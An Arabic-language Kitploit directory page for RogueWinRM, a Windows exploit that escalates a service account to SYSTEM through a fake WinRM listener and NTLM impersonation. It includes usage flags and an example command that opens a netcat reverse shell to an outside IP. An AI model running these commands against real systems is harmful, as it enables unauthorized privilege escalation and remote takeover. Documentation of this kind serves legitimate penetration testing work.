
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
RogueWinRM — تصعيد الامتيازات المحلية في ويندوز من حساب الخدمة إلى النظام | Kitploit

أدوات/GitHubGitHub/antoniococo/roguewinrm
تصعيد الامتيازاتالاستغلالاختبار الاختراق
GitHubantoniococo/roguewinrm

RogueWinRM

تصعيد الامتيازات المحلية في ويندوز من حساب الخدمة إلى النظام

عرض المستودع
96411231منذ 6 سنواتتمت المراجعة من قبل Kitploit
مشاركة

RogueWinRM


RogueWinRM هو استغلال لتوسيع الصلاحيات محليًا يتيح الترقية من حساب خدمة (مع صلاحية SeImpersonatePrivilege) إلى حساب النظام المحلي إذا كانت خدمة WinRM غير قيد التشغيل (افتراضيًا على Win10 ولكن ليس على Windows Server 2019).

باختصار، سيستمع للاتصالات الواردة على المنفذ 5985 متظاهرًا بأنه خدمة WinRM حقيقية.
إنه مجرد خادم ويب ضئيل يحاول التفاوض على مصادقة NTLM مع أي خدمة تحاول الاتصال على ذلك المنفذ.
ثم يتم تشغيل خدمة BITS (التي تعمل كحساب النظام المحلي) وستحاول المصادقة على المستمع المزيف. بمجرد المصادقة على المستمع المزيف، نكون قادرين على انتحال هوية مستخدم النظام المحلي لإطلاق عملية عشوائية بتلك الصلاحيات.

يمكنك العثور على وصف تقني كامل لهذه الثغرة على هذا الرابط --> https://decoder.cloud/2019/12/06/we-thought-they-were-potatoes-but-they-were-beans/

الاستخدام

RogueWinRM

Mandatory args:
-p <program>: program to launch

Optional args:
-a <argument>: command line argument to pass to program (default NULL)
-l <port>: listening port (default 5985 WinRM)
-d : Enable Debugging output
أمثلة

RogueWinRM

تشغيل واجهة cmd تفاعلية:

RogueWinRM.exe -p C:\windows\system32\cmd.exe

تشغيل reverse shell باستخدام netcat:

RogueWinRM.exe -p C:\windows\temp\nc64.exe -a "10.0.0.1 3001 -e cmd"

المؤلفون

  • Antonio Cocomazzi
  • Andrea Pierini
  • Roberto (0xea31)
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    439
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    264

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





